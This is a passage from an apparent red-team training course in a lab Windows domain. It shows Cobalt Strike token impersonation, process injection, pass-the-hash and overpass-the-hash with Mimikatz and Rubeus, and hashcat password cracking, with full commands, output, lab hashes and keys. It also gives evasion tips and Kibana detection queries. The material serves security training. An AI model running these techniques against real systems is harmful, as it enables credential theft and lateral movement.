This logon type allows the caller to clone its current token and specify new credentials for outbound connections. The new logon session has the same local identifier but uses different credentials for other network connections.

Let's see this in practice. The Beacon on WKSTN-1 is running as `DEV\bfarmer`, which is reflected by `getuid`.

```
beacon> getuid
[*] You are DEV\bfarmer
```

bfarmer is not a local admin on SRV-2.

```
beacon> ls \\srv-2\c$
[-] could not open \\srv-2\c$\*: 5
```

Remember to use `net helpmsg` to resolve these types of error codes:

```
C:\>net helpmsg 5
Access is denied.
```

However, we can find from our domain recon that jking is a local admin on SRV-2. If we have the plaintext password (provided here), we can use `make_token` with that information.

```
beacon> make_token DEV\jking Purpl3Drag0n
[+] Impersonated DEV\bfarmer
```

From the API documentation we know that this logon type "allows the caller to clone its current token". This is why the Beacon output says **Impersonated DEV\bfarmer** - it's impersonating our own cloned token. And if we do a `getuid`, it will also still say we are `DEV\bfarmer` because the logon type "has the same local identifier". The magic is in "uses different credentials for other network connections" - if we now try to list the `C$` share on SRV-2 we now have access.

```
beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
          dir      02/10/2021 04:11:30  $Recycle.Bin
          dir      02/10/2021 03:23:44  Boot
          dir      10/18/2016 01:59:39  Documents and Settings
          dir      02/23/2018 11:06:05  PerfLogs
          dir      12/13/2017 21:00:56  Program Files
          dir      02/10/2021 02:01:55  Program Files (x86)
          dir      02/23/2021 17:08:43  ProgramData
          dir      10/18/2016 02:01:27  Recovery
          dir      02/17/2021 18:28:36  System Volume Information
          dir      02/17/2021 18:32:08  Users
          dir      02/17/2021 18:28:54  Windows
379kb     fil      01/28/2021 07:09:16  bootmgr
1b        fil      07/16/2016 13:18:08  BOOTNXT
256mb     fil      03/04/2021 10:12:52  pagefile.sys
```

To dispose of the impersonated token, use `rev2self`.

`make_token` does not require local admin privileges.

The use of `make_token` generates event `4624: An account was successfully logged on`. This event is very common in a Windows domain, but can be narrowed down by filtering on the `Logon Type`. As mentioned above, it uses `LOGON32_LOGON_NEW_CREDENTIALS` which is type `9`. Windows commands such as `RunAs` will also generate the same event. The event itself records the user who ran the command, the user they're impersonating, and the process it was run from.

```
event.code: 4624 and winlog.event_data.LogonType: 9
```

EXERCISE: Use `make_token` to impersonate another user and find the evidence in Kibana.

The `inject` command will inject a Beacon payload in the form of shellcode into a target process. You can inject into processes owned by the current user without needing elevation, but local admin privileges are required to inject into processes owned by other users. If you inject into a process owned by a different user, your Beacon will run with all the local and domain privileges of that user.

```
beacon> ps


PID    PPID  Name                Arch  Session  User
---    -
448    796   RuntimeBroker.exe   x64   1         DEV\jking
2496   716   svchost.exe          x64   1         DEV\jking
2948   1200  sihost.exe           x64   1         DEV\jking
3088   1200  taskhostw.exe        x64   1         DEV\jking
3320   3304  explorer.exe         x64   1         DEV\jking
3608   796   ShellExperienceHost.exe x64   1         DEV\jking
3800   796   SearchUI.exe         x64   1         DEV\jking
4004   3320  shutdown.exe         x64   1         DEV\jking
4016   4004  conhost.exe          x64   1         DEV\jking
4472   1200  taskhostw.exe        x64   1         DEV\jking

beacon> inject 3320 x64 tcp-4444-local
[+] established link to child beacon: 10.10.17.231
```

Where:

- `3320` is the PID of the target process.
- `x64` is the architecture of that process.
- `tcp-4444-local` is the name of the listener.

OPSEC: Don't perform cross-platform injection unless you really have to (e.g. x86 -> x64 or x64 -> x86).





The `steal_token` command will impersonate the access token of the target process. Like `make_token`, it's good for access resources across a network but not local actions. Use `rev2self` to drop the impersonation. This command opens a handle to the target process in order to duplicate and impersonate the access token, and therefore requires local admin privileges.

```
beacon> ls \\srv-2\c$
[-] could not open \\srv-2\c$\*: 5

beacon> steal_token 3320
[+] Impersonated DEV\jking

beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30  $Recycle.Bin
dir        02/10/2021 03:23:44  Boot
dir        10/18/2016 01:59:39  Documents and Settings
dir        02/23/2018 11:06:05  PerfLogs
dir        12/13/2017 21:00:56  Program Files
dir        02/10/2021 02:01:55  Program Files (x86)
dir        02/23/2021 17:08:43  ProgramData
dir        10/18/2016 02:01:27  Recovery
dir        02/17/2021 18:28:36  System Volume Information
dir        02/17/2021 18:32:08  Users
dir        02/17/2021 18:28:54  Windows
379kb     fil       01/28/2021 07:09:16  bootmgr
1b        fil       07/16/2016 13:18:08  BOOTNXT
256mb     fil       03/04/2021 10:12:52  pagefile.sys

beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 20 bytes
```


The `spawnas` command will spawn a new process using the plaintext credentials of another user and inject a Beacon payload into it. This creates a new logon session with the interactive logon type which makes it good for local actions, but also creates a whole user profile on disk if not already present.

```
beacon> spawnas DEV\jking Purpl3Drag0n tcp-4444-local  
[+] established link to child beacon: 10.10.17.231
```

A common mistake is to attempt this from a directory where the target user does not have read access.

```
beacon> spawnas DEV\jking Purpl3Drag0n tcp-4444-local  
[-] could not run C:\Windows\system32\rundll32.exe as DEV\jking: 267  
[-] Could not connect to target
```

`cd` to a another directory like `C:\` and try again.

This command does not require local admin privileges and will also usually fail if run from a SYSTEM Beacon.

Like `make_token`, this will generate Windows event `4624: An account was successfully logged on` but with a logon type of `2` (LOGON32_LOGON_INTERACTIVE). It will detail the calling user (TargetUserName) and the impersonated user (TargetOutboundUserName).

It will also generate Sysmon event 1 (Process Create). Because Cobalt Strike spawns rundll32 by default, we can find it by filtering on the process image.

```
event.type: process_start and process.name: rundll32.exe
```

EXCERCISE: Use `spawnas` to spawn a payload as a different user and find the evidence in Kibana.

Pass the Hash is a technique that allows you to authenticate to a Windows service using the NTLM hash of a user's password, rather than the plaintext. It works by starting a new logon session with a fake identity and then replacing the session information with the domain, username and NTLM hash provided.

This modification process requires patching of LSASS memory which is a high-risk action, requires local admin privileges and not all that viable if Protected Process Light (PPL) is enabled.

Beacon has a dedicated `pth` command which executes Mimikatz in the background.

```
beacon> pth DEV\jking 4ffd3eabdce2e158d923ddec72de979e

user      : jking
domain    : DEV
program   : C:\Windows\system32\cmd.exe /c echo 1cbe909fe8a > \\.\pipe\16ca6d
impers.    : no
NTLM      : 4ffd3eabdce2e158d923ddec72de979e
|  PID    5540
|  TID    5976
|  LSA Process is now R/W
|  LUID 0 ; 4069467 (00000000:003e185b)
\_ msv1-0   - data copy @ 0000024DC099D3D0 : OK !
\_ kerberos - data copy @ 0000024DC1673918
  \_ aes256_hmac      -> null
  \_ aes128_hmac      -> null
  \_ rc4_hmac_nt       OK
  \_ rc4_hmac_old      OK
  \_ rc4_md4           OK
  \_ rc4_hmac_nt_exp   OK
  \_ rc4_hmac_old_exp  OK
  \_ *Password replace @ 0000024DC14503D8 (32) -> null
```

It passes the token over a named pipe which Beacon then impersonates automatically.

```
beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
          dir      02/10/2021 04:11:30 $Recycle.Bin
          dir      02/10/2021 03:23:44 Boot
          dir      10/18/2016 01:59:39 Documents and Settings
          dir      02/23/2018 11:06:05 Perflogs
          dir      07/05/2021 19:26:53 Program Files
          dir      02/10/2021 02:01:55 Program Files (x86)
          dir      07/05/2021 19:24:18 ProgramData
          dir      10/18/2016 02:01:27 Recovery
          dir      03/29/2021 12:15:45 System Volume Information
          dir      02/17/2021 18:32:08 Users
          dir      05/15/2021 14:58:02 Windows
379kb     fil      01/28/2021 07:09:16 bootmgr
1b        fil      07/16/2016 13:18:08 BOOTNXT
256mb     fil      07/09/2021 11:57:05 pagefile.sys
```

Sysmon will record the process creation event for `cmd.exe` including the command line arguments `echo 1cbe909fe8a > \\.\pipe\16ca6d`. This unusual pattern can be searched for in Kibana:

```
event.module: sysmon and event.type: process_start and process.name: cmd.exe and process.command_line: *\\\\.\\pipe\\*
```

Pass-the-hash will also generate event `4624` with logon type 9. This event records the executing user's Logon ID, which we can cross reference from the process creation event above.

```
event.code: 4624 and winlog.logon.id: 0xe6d64
```

The `TargetUserName` and `TargetOutboundUserName` tells us that `NT AUTHORITY\SYSTEM` has impersonated `jking`.

To avoid the `\\.\pipe\` indicator, we can execute Mimikatz manually and specify our own process.

```
beacon> mimikatz sekurlsa:pth /user:jking /domain:dev.cyberbotic.io /ntlm:4ffd3eabdce2e158d923ddec72de979e

user      : jking
domain    : dev.cyberbotic.io
program   : cmd.exe
impers.    : no
NTLM      : 4ffd3eabdce2e158d923ddec72de979e
|  PID    6284
|  TID    6288
|  LSA Process is now R/W
|  LUID 0 ; 3540226 (00000000:00360502)
\_ msv1-0   - data copy @ 0000024DC0DAD550 : OK !
\_ kerberos - data copy @ 0000024DC08078D8
  \_ aes256_hmac      -> null
  \_ aes128_hmac      -> null
  \_ rc4_hmac_nt       OK
  \_ rc4_hmac_old      OK
  \_ rc4_md4           OK
  \_ rc4_hmac_nt_exp   OK
  \_ rc4_hmac_old_exp  OK
  \_ *Password replace @ 0000024DC07E8A18 (32) -> null
```

If no `/run` parameter is specified, then `cmd.exe` is started. However, this can actually cause the process window to appear on the users desktop. This is less of a concern if you're running as `SYSTEM` without any desktop session associated with it, but has obvious implications otherwise.

Use a process that doesn't have a console or use `"powershell -w hidden"` to create a hidden window.

Then once the spawned process has started, impersonate it using `steal_token`.

```
beacon> steal_token 6284
[+] Impersonated NT AUTHORITY\SYSTEM
```

When finished, use `rev2self` and `kill` the spawned process.

```
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes

beacon> kill 6284
[*] Tasked beacon to kill 6284
[+] host called home, sent: 12 bytes
```

EXERCISE: Use both methods for executing pass-the-hash and find the evidence in Kibana.

Overpass-the-Hash (also known pass-the-key) allows authentication to take place over Kerberos rather than NTLM. You can use the NTLM hash or AES keys for a user to request a Kerberos TGT (explained in more detail in the **Kerberos** section).

Rubeus allows us to perform opth without needing elevated privileges. The process to follow is:

- Request a TGT for the user we want to impersonate.
- Create a sacrificial logon session.
- Pass the TGT into that logon session.
- Access the target resource.

Most public articles demonstrate using the NTLM hash to request the TGT.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgt /user:jking /domain:dev.cyberbotic.io /rc4:4ffd3eabdce2e158d923dddec72de979e /nowrap

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 4ffd3eabdce2e158d923dddec72de979e
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\jking'
[+] TGT request successful!
[*] base64(ticket.kirbi):

[...ticket...]

ServiceName      : krbtgt/dev.cyberbotic.io
ServiceRealm     : DEV.CYBERBOTIC.IO
UserName         : jking
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 7/9/2021 2:46:58 PM
EndTime          : 7/10/2021 12:46:58 AM
RenewTill        : 7/16/2021 2:46:58 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : Z1/VM1SwxK4jrbL8qmjvNw==
```

When a TGT is requested, event **4768: A Kerberos authentication ticket (TGT) was requested** is generated. You can see from the output above that the KeyType is **RC4-HMAC** (0x17), but the default type for Windows is now **AES256** (0x12).

This means we can find 4768's where the encryption type is RC4, which can be significant outliers.

```
event.code: 4768 and winlog.event_data.TicketEncryptionType: 0x17
```

Instead, we should request TGTs with the AES keys rather than NTLM hash. Rubeus also has an **/opsec** argument which tells it to send the request without pre-auth, to more closely emulate genuine Kerberos traffic.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgt /user:jking /domain:dev.cyberbotic.io /aes256:a561a175e395758550c9123c748a512b4b5eb1a211cbd12a1b139869f0c94ec1 /nowrap /opsec

[*] Action: Ask TGT

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Using aes256_cts_hmac_sha1 hash: a561a175e395758550c9123c748a512b4b5eb1a211cbd12a1b139869f0c94ec1
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\jking'
[+] TGT request successful!
[*] base64(ticket.kirbi):

[...ticket...]

ServiceName      : krbtgt/DEV.CYBERBOTIC.IO
ServiceRealm     : DEV.CYBERBOTIC.IO
UserName         : jking
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 7/9/2021 2:58:21 PM
EndTime          : 7/10/2021 12:58:21 AM
RenewTill        : 7/16/2021 2:58:21 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : x4F1hxBrfwvg1eEHnYbg9KV5fch2V0S5m36IO/srA0g=
```

This time we can see the KeyType is AES256, and the generated 4768 joins the sea of 0x12.

A logon session can only hold one TGT at time and we don't want to clobber the TGT of the user we've compromised. Creating a new logon session allows us to use the requested TGT without any adverse effects.

Use **klist** (or **execute-assembly Rubeus klist**) to display the Kerberos tickets in the current logon session (output shortened for brevity):

```
beacon> run klist

Current LogonId is 0:0x1f253

Cached Tickets: (4)

#0> Client: bfarmer @ DEV.CYBERBOTIC.IO
Server: krbtgt/DEV.CYBERBOTIC.IO @ DEV.CYBERBOTIC.IO

#1> Client: bfarmer @ DEV.CYBERBOTIC.IO
Server: krbtgt/DEV.CYBERBOTIC.IO @ DEV.CYBERBOTIC.IO

#2> Client: bfarmer @ DEV.CYBERBOTIC.IO
Server: cifs/dc-2.dev.cyberbotic.io/dev.cyberbotic.io @ DEV.CYBERBOTIC.IO

#3> Client: bfarmer @ DEV.CYBERBOTIC.IO
Server: LDAP/dc-2.dev.cyberbotic.io/dev.cyberbotic.io @ DEV.CYBERBOTIC.IO
```

The current logon session ID (LUID) is **0x1f253** and there are four cached tickets.

Use **make_token** with a dummy password to create and impersonate a new logon session. **klist** will show a different LUID and no tickets.

```
beacon> make_token DEV\jking DummyPass
[+] Impersonated DEV\bfarmer

beacon> run klist

Current LogonId is 0:0x785927

Cached Tickets: (0)
```

To pass the TGT into this logon session, we can use Beacon's **kerberos_ticket_use** command. This requires that the ticket be on disk of our attacking workstation (not the target).

This is easily done in PowerShell:

```
PS C:\> [System.IO.File]::WriteAllBytes("C:\Users\Administrator\Desktop\jkingTGT.kirbi", [System.Convert]::FromBase64String("[...ticket...]"))
```

or bash:

```
root@kali:~# echo -en "[...ticket...]" | base64 -d > jkingTGT.kirbi
```

```
beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\jkingTGT.kirbi

beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        12/13/2017 21:00:56 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        02/23/2021 17:08:43 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        02/17/2021 18:28:36 System Volume Information
dir        02/17/2021 18:32:08 Users
dir        02/17/2021 18:28:54 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 B00TNTX
256mb     fil       03/04/2021 10:12:52 pagefile.sys
```

If you're in an elevated context, Rubeus can shorten some of these steps.

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgt /user:jking /domain:dev.cyberbotic.io /aes256:a561a175e395758550c9123c748a512b4b5eb1a211cbd12a1b139869f0c94ec1 /nowrap /opsec /createnetonly:C:\Windows\System32\cmd.exe

[*] Action: Ask TGT
[*] Showing process : False
[+] Process      : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID    : 3044
[+] LUID         : 0x85a103

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Using aes256_cts_hmac_sha1 hash: a561a175e395758550c9123c748a512b4b5eb1a211cbd12a1b139869f0c94ec1
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\jking'
[*] Target LUID   : 8757507
[+] TGT request successful!
[*] base64(ticket.kirbi):

[...ticket...]

[*] Target LUID: 0x85a103
[+] Ticket successfully imported!

ServiceName      : krbtgt/DEV.CYBERBOTIC.IO
ServiceRealm     : DEV.CYBERBOTIC.IO
UserName         : jking
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 3/4/2021 12:48:16 PM
EndTime          : 3/4/2021 10:48:16 PM
RenewTill        : 3/11/2021 12:48:16 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : Jr93ezQ6z+rc0/1h30UXaGxVkrLVsWS19mG0nNeXuTU=

beacon> steal_token 3044
[+] Impersonated NT AUTHORITY\SYSTEM

beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        12/13/2017 21:00:56 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        02/23/2021 17:08:43 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        02/17/2021 18:28:36 System Volume Information
dir        02/17/2021 18:32:08 Users
dir        02/17/2021 18:28:54 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 B00TNTX
256mb     fil       03/04/2021 10:12:52 pagefile.sys
```

EXERCISE: Perform overpass-the-hash with both an NTLM hash and AES keys. Find the RC4 ticket in Kibana.



Instead of using the NTLM hash or AES keys to request a TGT for the user, we can actually extract their TGTs directly from memory if they're logged onto a machine we control. Rubeus **triage** will list the Kerberos tickets in all the logon sessions currently on a system (if not elevated, it can only show tickets in your own logon session).

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe triage

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID      : 0x3e7

-----
| LUID      | UserName                | Service                | EndTime                |
-----
| 0x462eb | jking @ DEV.CYBERBOTIC.IO | krbtgt/DEV.CYBERBOTIC.IO | 5/12/2021 12:34:03 AM |
| 0x25ff6 | bFarmer @ DEV.CYBERBOTIC.IO | krbtgt/DEV.CYBERBOTIC.IO | 5/12/2021 12:33:41 AM |
-----
```

jking has a logon session with LUID **0x462eb** and the **krbtgt** service means that this is a TGT. To extract it from memory, use Rubeus **dump**. The **/service** and **/luid** flags can be used to limit the tickets to extract.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe dump /service:krbtgt /luid:0x462eb /nowrap

[*] Target service : krbtgt
[*] Target LUID    : 0x462eb
[*] Current LUID   : 0x3e7

UserName      : jking
Domain        : DEV
LogonId        : 0x462eb
UserSID       : S-1-5-21-3263068140-2042698922-2891547269-1122
AuthenticationPackage : Kerberos
LogonType      : Interactive
LogonTime      : 5/11/2021 2:34:03 PM
LogonServer    : DC-2
LogonServerDNSDomain : DEV.CYBERBOTIC.IO
UserPrincipalName : jking@dev.cyberbotic.io

ServiceName    : krbtgt/DEV.CYBERBOTIC.IO
ServiceRealm    : DEV.CYBERBOTIC.IO
UserName        : jking
UserRealm       : DEV.CYBERBOTIC.IO
StartTime      : 5/11/2021 2:34:03 PM
EndTime        : 5/12/2021 12:34:03 AM
RenewTill      : 5/18/2021 2:34:03 PM
Flags          : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType        : aes256_cts_hmac_sha1
Base64(key)    : oh0gqFF8D81ijG1ce+jyc0yMthYvDr18AM0b4+Bq08E=
Base64EncodedTicket :

[...ticket...]
```

Create a sacrificial logon session with **createnetonly** and take note of both the new **LUID** and **ProcessID**.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe createnetonly /program:C:\Windows\System32\cmd.exe

[*] Action: Create Process (/netonly)
[*] Showing process : False
[+] Process      : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID    : 4872
[+] LUID         : 0x92a8c
```

Now use **ptt** to pass the extracted TGT into the sacrificial logon session using the **/luid** flag.

```
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe ptt /luid:0x92a8c /ticket:[...base64-ticket...]

[*] Action: Import Ticket
[*] Target LUID: 0x92a8c
[+] Ticket successfully imported!
```

Steal the access token of that process and access the target resource.

```
beacon> steal_token 4872
[+] Impersonated NT AUTHORITY\SYSTEM

beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        05/06/2021 09:49:35 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        05/10/2021 09:52:08 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        03/29/2021 12:15:45 System Volume Information
dir        02/17/2021 18:32:08 Users
dir        05/06/2021 09:50:19 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
256mb     fil       05/11/2021 13:17:32 pagefile.sys
```

You can also extract and reuse service tickets (TGS's) using this technique.



As we've seen, there are numerous ways in which we can obtain credential material for a user - but this is not always in the form of a plaintext password. Instead, it's more common these days to retrieve various hashes. These could be NTLM, NetNTLM, SHA or even Kerberos tickets.

Some hashes such as NTLM can be utilised as they are (e.g. pass the hash), but others are not so useful unless we can crack them to recover an original plaintext password. Regardless of the type of hash, there are generic password cracking methodologies that we'll cover here.

Two very common applications to achieve this are [hashcat](#) and [John the Ripper](#).

NOTE: If you want to copy the example NTLM hashes to try and crack yourself - I recommend doing so on your own computer, since it will be more powerful compared to the lab VMs.

A "wordlist" or "dictionary" attack is the easiest mode of password cracking, in which we simply read in a list of password candidates and try each one line-by-line. There are many popular lists out there, including the venerable rockyou list. The [SecLists](#) repo also have an expansive collection for different applications.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 0 -m 1000 C:\Temp\ntlm.txt D:\Tools\rockyou.txt
hashcat (v6.1.1) starting...

58a478135a93ac3bf058a5ea0e8fdb71:Password123
```

Where:

- `-a 0` specifies the wordlist attack mode.
- `-m 1000` specifies that the hash is NTLM.
- `C:\Temp\ntlm.txt` is a text file containing the NTLM hash to crack.
- `D:\Tools\rockyou.txt` is the wordlist.

TIP: Use `hashcat.exe --help` to get a complete list of attack mode and hash types.

This cracks practically instantly because **Password123** is present in the wordlist:

```
PS C:\> Select-String -Pattern "^Password123$" -Path D:\Tools\rockyou.txt -CaseSensitive

D:\Tools\rockyou.txt:33523:Password123
```

So although fast it's not very flexible, since if the password is not in the list we won't crack it.



Rules are a means of extending or manipulating the "base" words in a wordlist in ways that are common habits for users. Such manipulation can include toggling character cases (e.g. **a** to **A**), character replacement (e.g. **a** to **@**) and prepending/appending characters (e.g. **password** to **password!**).

This allows our wordlists to be overall smaller in size (because we don't have to store every permutation), but with the drawback of a slightly slower cracking time.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 0 -m 1000 C:\Temp\ntlm.txt D:\Tools\rockyou.txt -r rules\add-year.rule
hashcat (v6.1.1) starting...

acbfc03df96e93cf7294a01a6abbda33:Summer2020
```

Where:

- **-r rules\add-year.rule** is our custom rule file

The rockyou list does not contain **Summer2020**, but it does contain the base word **Summer**.

```
PS C:\> Select-String -Pattern "^Summer2020$" -Path D:\Tools\rockyou.txt -CaseSensitive
PS C:\> Select-String -Pattern "^Summer$" -Path D:\Tools\rockyou.txt -CaseSensitive

D:\Tools\rockyou.txt:16573:Summer
```

The [hashcat wiki](#) contains all the information we need to write a custom rule that will append the year 2020 to each word in rockyou. We can see that to append a character, we use **\$X** - therefore to append "2020", we just need **\$2\$0\$2\$0**.

```
PS C:\> cat D:\Tools\hashcat-6.1.1\rules\add-year.rule
$2$0$2$0
```

TIP: Hashcat also ships with lots of rule files in the rules directory that you can use.

A brute-force is where we try all combinations from a given keyspace - for lowercase alphanumeric (of 3 characters), that would mean trying `aaa`, `aab`, `aac` ... all the way to `zzz`. This is incredibly time consuming and not all that efficient.

A mask attack is an evolution over the brute-force and allows us to be more selective over the keyspace in certain positions.

A common pattern would be a password that starts with an uppercase, followed by lowercase and ends with a number (e.g. `Password1`). If we used a brute-force to crack this combination we'd need to use a charset which includes uppers, lowers and numbers (62 chars in total). A password length of 9 is 62^9 (13,537,086,546,263,552) combinations.

My personal desktop computer can crack NTLM at a rate of ~30GH/s (30,000,000,000/s), which would take just over **5 days** to complete the keyspace (although it would find the password much before reaching the end).

Hashcat agrees with the calculation:

```
Time.Started.....: Mon Sep 14 17:35:17 2020 (5 mins, 11 secs)
Time.Estimated...: Sat Sep 19 23:47:27 2020 (5 days, 6 hours)
```

In contrast, a Mask would allow us to attack this password pattern in a much more efficient way. For instance, instead of using the full keyspace on the first character, we can limit ourselves to uppercase only and likewise with the other positions.

This limits the combinations to $26 * 26 * 26 * 26 * 26 * 26 * 26 * 26 * 10$ (2,088,270,645,760) which is several thousands times smaller. At the same cracking rate, this will complete in around **1 minute** (and in reality, the password will be found near instantly or in several seconds).

That's quite a difference!

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 3 -m 1000 C:\Temp\ntlm.txt ?u?l?l?l?l?l?l?d
hashcat (v6.1.1) starting...

64f12cddaa88057e06a81b54e73b949b:Password1
```

Where:

- `-a 3` specifies the mask attack.
- `?u?l?l?l?l?l?l?d` is the mask.

`hashcat --help` will show the charsets and are as follows:

```
? | Charset
===+=====
l | abcdefghijklmnopqrstuvwxyz
u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
d | 0123456789
h | 0123456789abcdef
H | 0123456789ABCDEF
s | !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
a | ?l?u?d?s
b | 0x00 - 0xff
```

You can combine these charsets within your mask for even more flexibility. It's also common for password to end with a special (such as `!`) rather than a number, but we can specify both in a mask.

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 3 -m 1000 C:\Temp\ntlm.txt -1 ?d?s ?u?l?l?l?l?l?l?l
hashcat (v6.1.1) starting...

fbdcd5041c96ddb82224270b57f11fc:Password!
```

Where:

- `-1 ?d?s` defines a custom charset (digits and specials).
- `?u?l?l?l?l?l?l?l?1` is the mask, where `?1` is the custom charset.



By default, this mask attack sets a static password length - `?u?1?1?1?1?1?1?1?1` defines 9 characters, which means we can only crack a 9 character password. To crack passwords of different lengths, we have to manually adjust the mask accordingly.

Hashcat mask files make this process a lot easier for custom masks that you use often.

```
PS C:\> cat D:\Tools\example.hcmask
?d?s,?u?1?1?1?1?1
?d?s,?u?1?1?1?1?1?1
?d?s,?u?1?1?1?1?1?1?1
?d?s,?u?1?1?1?1?1?1?1?1
?d?s,?u?1?1?1?1?1?1?1?1?1
?d?s,?u?1?1?1?1?1?1?1?1?1?1
```

```
D:\Tools\hashcat-6.1.1>hashcat.exe -a 3 -m 1000 C:\Temp\ntlm.txt D:\Tools\example.hcmask
